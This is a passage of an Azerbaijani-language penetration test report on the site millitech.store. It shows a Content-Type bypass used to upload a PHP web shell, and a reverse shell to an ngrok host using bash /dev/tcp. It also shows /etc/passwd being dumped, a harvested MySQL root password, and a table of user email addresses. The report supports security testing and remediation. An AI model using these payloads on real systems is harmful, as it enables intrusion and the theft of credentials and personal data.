Lakin burdan məhsul yüklədikdə saytda və admin paneldə məhsulun yüklənmədiyini görürük. Admin paneldə biraz da gəzdikdən sonra **Product List** bölməsində məhsulları editləyə bildiyimizi görürük və **file upload** boşluğunu praktika edirik.



© 2025, made with ❤ made by Jeyapratha Puspanathan

Burada normal şəkildə .php uzantılı fayl yükleməyə çalışırıq və **.php** yükleyən zaman requestin getmədiyini görürük.



Daha sonra file upload üçün **whitelist** və **blacklist** bypass metodlarını yoxlayırıq və onlarında işə yaramadığını görürük. Ən sonda requesti tuturuq və **content-type** headerini dəyişərək **image/jpeg** yazırıq və faylin yükləndiyini görürük.

Burp Suite Professional v2023.10.2 - Temporary Project - Licensed to ZeroDayLab Crew

Request to https://www.millitech.store:443 [13.61.139.31]


Forward Drop Intercept is on Action Open browser Comment this item

Pretty Raw Hex



```
3 Cookies: PHPSESS=Depgtat0c6d6eb9739pcrc0p
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: multipart/form-data;
9 Content-Disposition: form-data; name="product_name"
10 Content-Length: 1590
11 Origin: null
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Site: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: uo, 1
18 Te: trailers
19 Connection: close
20 Content-Disposition: form-data; name="t"
21 Content-Type: application/x-php
22 ddf761b125c1fae1ae6133318512e439d14e0870003a2639a28e9a46cc92c
23 Content-Disposition: form-data; name="picture"; filename="webshell.php"
24 Content-Type: application/x-php
25 Content-Disposition: form-data; name="product_name"
26 iPhone ds
27 Content-Disposition: form-data; name="picture"; filename="webshell.php"
28 Content-Type: application/x-php
29
30
31
32
33 <html>
34 <body>
35 <form method="GET" name=<php echo basename($_SERVER['PHP_SELF']); ?>><
36 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
37 <input type="SUBMIT" value="Execute">
38 </form>
39 <pre>
40 </pre>
```

② ⚙️ ⏪ ⏩ Search ⌂ 0 highlights

© 2025, made with ❤ made by Jeyapratha Puspantan



Sonra bu məhsulda şəkil yerləşən sahəyə gəlib open image a new tab etdiyimiz zaman web shell payloadımızın işlədiyini və bizə cavab gətirdiyini görürük.



### 5.3 Post Exploitation Mərhələsi və Məhdudiyyətlər

Web shell əldə etdikdən sonra biz reverse shell əldə etməyə cəhd göstəririk. Server cloud üzərində olduğu üçün reverse shell almaq üçün ngrok istifadə edəcəyik. Ngrok şəbəkə tunelləmə üçün istifadə olunan alətdir yəni bizim lokal komputerdə işləyən servisi internet üzərindən hər kəsə əlçatan edir.

Ngroku konfiqurasiya edirik və ən sonda terminalda **ngrok tcp 8080** yazırıq. Bu zaman bizə bir **tcp://0.tcp.in.ngrok.io:17782** şəklində **public TCP endpoint** verir və bura gələn requestlərin bizim lokalımızdakı 8080 portuna yönləndirdiyini görürük.

The screenshot shows the ngrok dashboard with the following details:

- Session Status:** online
- Account:** ilqar3621@gmail.com (Plan: Free)
- Version:** 3.27.0
- Region:** India (in)
- Latency:** 207ms
- Web Interface:** http://127.0.0.1:4040
- Forwarding:** tcp://0.tcp.in.ngrok.io:17782 → localhost:8080
- Connections:** ttl 2, opn 0, rt1 0.00, rt5 0.00, p50 0.01, p90 0.01

Bu məlumatlardan çıkış edərək lokalda netcat istifadə edib 8080 portunu dinləyirik.

The terminal window shows a root shell on Kali Linux. The user has run the command `rlwrap nc -lvpn 8080`, which is listening on port 8080.

```
[root@kali: ~]# rlwrap nc -lvpn 8080
listening on [any] 8080 ...
```

Daha sonra qarşı serverdə web shell üzərindən işlədəcəyimiz payloadı hazırlayırıq. Bunun üçün aşağıdakı paylaoddan istifadə edəcik.

```
bash -c 'bash -i >& /dev/tcp/0.tcp.in.ngrok.io/17782 0>&1'
```

Execute etdiyimiz zaman 8080 portunda **www-data** userinin shellini əldə etdiyimizi görürük.

```
[root@kali: ~ x] root@kali: ~ x [root@kali: ~ x] Execute
└─# rlwrap nc -lvpn 8080 <http://172.16.1.177:820>&1
listening on [any] 8080 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 56462
bash: cannot set terminal process group (16585): Inappropriate ioctl for device
bash: no job control in this shell
www-data@web-server:/var/www/millise...
```

```
www-data@web-server:/$ ls -la
ls -la
total 72
drwxr-xr-x 19 root root 4096 Aug 21 08:23 .
drwxr-xr-x 19 root root 4096 Aug 21 08:23 ..
lrwxrwxrwx 1 root root 7 May 16 06:01 bin → usr/bin
drwxr-xr-x 4 root root 4096 Aug 30 06:17 boot
drwxr-xr-x 16 root root 3320 Aug 30 06:16 dev
drwxr-xr-x 105 root root 4096 Aug 30 06:17 etc
drwxr-xr-x 3 root root 4096 Aug 20 08:06 home
lrwxrwxrwx 1 root root 7 May 16 06:01 lib → usr/lib
lrwxrwxrwx 1 root root 9 May 16 06:01 lib32 → usr/lib32
lrwxrwxrwx 1 root root 9 May 16 06:01 lib64 → usr/lib64
lrwxrwxrwx 1 root root 10 May 16 06:01 libx32 → usr/libx32
drwx——— 2 root root 16384 May 16 06:05 lost+found
drwxr-xr-x 2 root root 4096 May 16 06:01 media
drwxr-xr-x 2 root root 4096 May 16 06:01 mnt
drwxr-xr-x 3 root root 4096 Aug 20 13:00 opt
dr-xr-xr-x 292 root root 0 Aug 21 08:23 proc
drwx——— 13 root root 4096 Aug 29 12:42 root
drwxr-xr-x 30 root root 1040 Aug 31 07:38 run
lrwxrwxrwx 1 root root 8 May 16 06:01 sbin → usr/sbin
drwxr-xr-x 8 root root 4096 May 16 06:09 snap
drwxr-xr-x 2 root root 4096 May 16 06:01 srv
dr-xr-xr-x 13 root root 0 Aug 21 08:23 sys
drwxrwxrwt 3 root root 4096 Aug 31 00:00 tmp
drwxr-xr-x 14 root root 4096 May 16 06:01 usr
drwxr-xr-x 14 root root 4096 Aug 20 08:13 var
www-data@web-server:/$
```

```
diwx1-x1-x 14 root root 4090 Aug 20 08:15 var  
www-data@web-server:/$ hostnamectl  
hostnamectl  
  Static hostname: web-server  
    Icon name: computer-vm  
    Chassis: vm  
  Machine ID: ec2bcc88ed6d69b8ad848437ed5cded  
    Boot ID: 17260a164d4b4eefaf6a1bdbccc20975  
Virtualization: amazon  
Operating System: Ubuntu 22.04.5 LTS  
      Kernel: Linux 6.8.0-1035-aws  
Architecture: x86-64  
Hardware Vendor: Amazon EC2  
Hardware Model: m7i-flex.large  
www-data@web-server:/$ █
```

```
www-data@web-server:/$ cat /etc/passwd  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin  
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin  
syslog:x:104:111::/home/syslog:/usr/sbin/nologin  
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin  
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false  
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin  
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin  
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin  
pollinate:x:110:1::/var/cache/pollinate:/bin/false  
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin  
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin  
ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin  
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin  
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash  
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false  
mysql:x:115:123:MySQL Server,,,:/nonexistent:/bin/false  
splunkfwd:x:1001:1001:Splunk Forwarder:/opt/splunkforwarder:/bin/bash  
www-data@web-server:/$ █
```

**Linpeas.sh** faylısı serverə yükleyib çalışdırıldıqda **mysql database credentiallarını** öyrənirik. Və bu credentiallardan istiafdə edərək database məlumatlarını əldə edirik.

```
[root@www-data ~]# Searching passwords in config PHP files
/var/www/milliseC/admin/admin/includes/db.php:$password = "StrongRootPass!2025";
/var/www/milliseC/config.php:           $password = md5($password);
/var/www/milliseC/config.php:           $password = md5($password_1);
/var/www/milliseC/config.php:           $query = "SELECT * FROM register WHERE email='$username' AND password='$password'";
/var/www/milliseC/config.php:   $password = secureSqlString($_POST['password']);
/var/www/milliseC/config.php:   $password_1 = secureSqlString($_POST['password_1']);
/var/www/milliseC/config.php:   $password_2 = secureSqlString($_POST['password_2']);
/var/www/milliseC/config.php:   if ($password_1 != $password_2) {
/var/www/milliseC/config.php:define('DB_DATABASE', 'milliseC');
/var/www/milliseC/config.php:define('DB_PASSWORD', 'StrongRootPass!2025');
/var/www/milliseC/config.php:define('DB_USERNAME', 'root');
/var/www/milliseC/db.php:$password = "StrongRootPass!2025";
/var/www/milliseC/secure_ms_admin_2025/admin_config.php:           $password = md5($password);
/var/www/milliseC/secure_ms_admin_2025/admin_config.php:   $password = secureSqlString($_POST['password']);
/var/www/milliseC/secure_ms_admin_2025/admin_config.php:define('DB_DATABASE', 'milliseC');
/var/www/milliseC/secure_ms_admin_2025/admin_config.php:define('DB_PASSWORD', 'StrongRootPass!2025');
/var/www/milliseC/secure_ms_admin_2025/admin_config.php:define('DB_USERNAME', 'root');
```

```
www-data@web-server:/$ mysql -u root -p
mysql -u root -p
Enter password: StrongRootPass!2025

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 220315
Server version: 8.0.43-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| milliseC |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql>
```

```
mysql> USE millisec;
          .n.ngrok.io:19576: No such file or directory
USE millisec;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select tables;
select tables;
ERROR 1054 (42S22): Unknown column 'tables' in 'field list'
mysql> sshow tables;
show tables;
+-----+
| Tables_in_millisec |
+-----+
| admin_info
| admin_logs
| brands
| cart
| categories
| email_info
| logs
| order_products
| orders
| orders_info
| products
| reviews
| user_info
| user_info_backup
| wishlist
+-----+
15 rows in set (0.00 sec)
```

```
mysql> select * from email_info;
select * from email_info;
+-----+
| email_id | email
+-----+
|      3 | admin@gmail.com
|      4 | puneethreddy951@gmail.com
|      5 | supportreddy@gmail.com
|      6 | salam@gmail.com
|      7 | test@test.com
|      8 | fasdasd@gmail.com
|      9 | ilgarhasanof@gmail.com
|     10 | testing@example.com
+-----+
8 rows in set (0.00 sec)
```

```
mysql> █
```

Penetrasiya testi zamanı əldə olunmuş zəifliklər istismar edilərək server üzərində **web shell** əldə olunmuşdur. Shell bağlantısı üçün **ngrok** tunelindən istifadə edilmişdir, çünki server lokal mühitdə yerləşmirdi. Sistemə daxil olduqdan sonra **AWS infrastrukturunu** üzərində qurulduğu müəyyən edilmiş və bu səbəbdən **privilege escalation (səlahiyyətin yüksəldilməsi)** cəhdləri müvəffəq olmamışdır. AWS mühitində əlavə təhlükəsizlik məhdudiyyətləri bu mərhələdə eskalasiyanı əngəlləmişdir.

## 6 Exploit Zənciri

- **Web exploit zənciri:** Sensitive Information Disclosure → Remote Code Execution  
*Hücumçu sahifə source kodundan tapdığı məlumatlar əsasında admin panelə daxil olaraq file upload boşluğu həyata keçirərək serverdə əmrlər həyata keçirə bilir.*
- **Local exploit zənciri:**  
*Hücumçu shell əldə etdikdən sonra bütün privilege escalation metodlarını yoxlayır və root olmaq üçün heç bir boşluğun olmadığını görür.*

## 7 Təvsiyələr

**Web exploit zənciri:** Sensitive Information Disclosure → Remote Code Execution

Sensitive Information Disclosure və Remote Code Execution boşluqlarının qarşısını almaq üçün:

- Bütün istifadəçi girişlərinə ciddi input yoxlanışı və təmizləmə (sanitization) tətbiq edin.
- SQL injection-un qarşısını almaq üçün prepared statements və parametrizə olunmuş sorğulardan istifadə edin.
- Həssas endpoint-lər üçün müvafiq autentifikasiya yoxlamaları tətbiq edin.
- Bütün framework-lər, kitabxanalar və server program təminatını ən son təhlükəsizlik yamaları ilə yeniləyin.

## 8 Nəticə

Bu penetrasiya testi zamanı "millitech.store" domeninə aid veb tətbiqlər əhatəli şəkildə analiz edilmiş və ciddi sayda zəifliklər aşkar edilmişdir. Hədəf sistemlərə qarşı müxtəlif texnikalar tətbiq edilərək istismar zəncirləri qurulmuş, nəticədə hücumçunun real ssenarıda istifadə edə biləcəyi kritik təhlükəsizlik boşluqları müəyyən olunmuşdur.

Test zamanı aşağıdakı təhlükəsizlik zəiflikləri aşkar olunmuşdur:

- **File upload** vasitəsilə sistemin autentifikasiya mexanizmi keçilərək giriş əldə edilmiş və sistem üzərində Remote Code Execution (RCE) icra olunmuşdur.

- **Information Disclosure** zəifliyi nəticəsində token və digər həssas məlumatlar vəb səhifələrin mənbə kodlarından əldə edilə bilmışdır.
- **Business Logic Vulnerability** səbəbilə məhsul qiymətlərinin istismar edilərək dəyişdirilməsi mümkün olmuşdur.
- **XSS (Reflected, DOM və HTML Injection)** zəiflikləri vasitəsilə istifadəçi məlumatlarına müdaxilə edilə bilmışdır.
- **CSRF (Cross-Site Request Forgery)** boşluğu nəticəsində digər istifadəçilər adından əməliyyatlar həyata keçirilməsi mümkün olmuşdur.
- **Insecure Design** səbəbilə qorunmalı admin interfeyslərinə yönləndirmələrdə zəiflik müşahidə edilmişdir.
- **Brute Force Protection** mexanizminin olmaması login panelin kənar müdaxiləyə qarşı müdafiəsiz olduğunu göstərmüşdir.

Hücum ssenarisinin son mərhələsində əldə edilən shell bağlantısı **ngrok** vasitəsilə təmin olunmuş və sistemin **AWS üzərində yerləşdiyi** müəyyən edilmişdir. Bu səbəbdən Privilege Escalation cəhdləri uğursuz olmuşdur.

Ümumilikdə, testin nəticələri göstərdi ki, sistemdə həm veb tətbiq səviyyəsində, həm də server konfiqurasiyası səviyyəsində ciddi zəifliklər mövcuddur. Təvsiyə olunan tədbirlərin həyata keçirilməsi sistemin təhlükəsizlik səviyyəsini əhəmiyyətli dərəcədə artıracaq və gələcəkdə ola biləcək hücumların qarşısını alacaqdır.